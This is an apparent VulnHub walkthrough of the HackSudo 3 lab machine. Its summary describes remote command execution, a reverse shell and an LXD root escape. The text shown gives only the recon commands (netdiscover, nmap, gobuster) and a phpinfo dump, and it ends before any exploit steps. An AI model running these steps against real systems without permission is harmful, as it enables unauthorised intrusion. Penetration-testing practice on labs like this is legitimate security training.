HackSudo 3 — Walkthrough (VulnHub)

5 min read · 21 hours ago

Vaibhav

Author: Vaibhav Mulak


TL;DR

Found a web application on port **80** with a vulnerable endpoint (`generate.php`) that allowed remote command execution. Got a reverse shell, discovered obfuscated credentials in the webroot, logged in as a low-privilege user, and escalated to root via an **LXD** container escape. Final flags were recovered from the host's root filesystem mounted under `/mnt` .

> ⚠️ This walkthrough is educational and lab-only. Do **not** run these techniques against systems you don't own or have permission to test.


Lab setup & initial discovery

Boot the VM and note the target IP on the VM's login screen.



Confirm the address from your attack machine:

```
sudo netdiscover -r 192.168.56.0/24
```




Recon — nmap & gobuster

1. Nmap:

I started with a full port/service scan and some web enumeration:


```
sudo nmap -sC -sV -p- -oN nmap_full 192.168.56.112
```



Nmap returned **only port 80** as open; other common services were filtered.


2. Gobuster:

```
gobuster dir -u http://192.168.56.112 -w /usr/share/wordlists/dirb/common.txt -
```




Gobuster discovered multiple endpoints — one of them stood out: `generate.php`.

`login.php` :


Login
Authorized login
to see HACKSUDO private conten.
Username:
Password:
Login

info.php :




PHP Version 7.4.9


System	Linux hacksudo 5.8.0-45-generic #51-Ubuntu SMP Fri Feb 19 13:24:51 UTC 2021 x86_64
Build Date	Oct 26 2020 15:17:14
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gd.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-intl.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mbstring.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-soap.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlrpc.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini, /etc/php/7.4/apache2/conf.d/20-zip.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

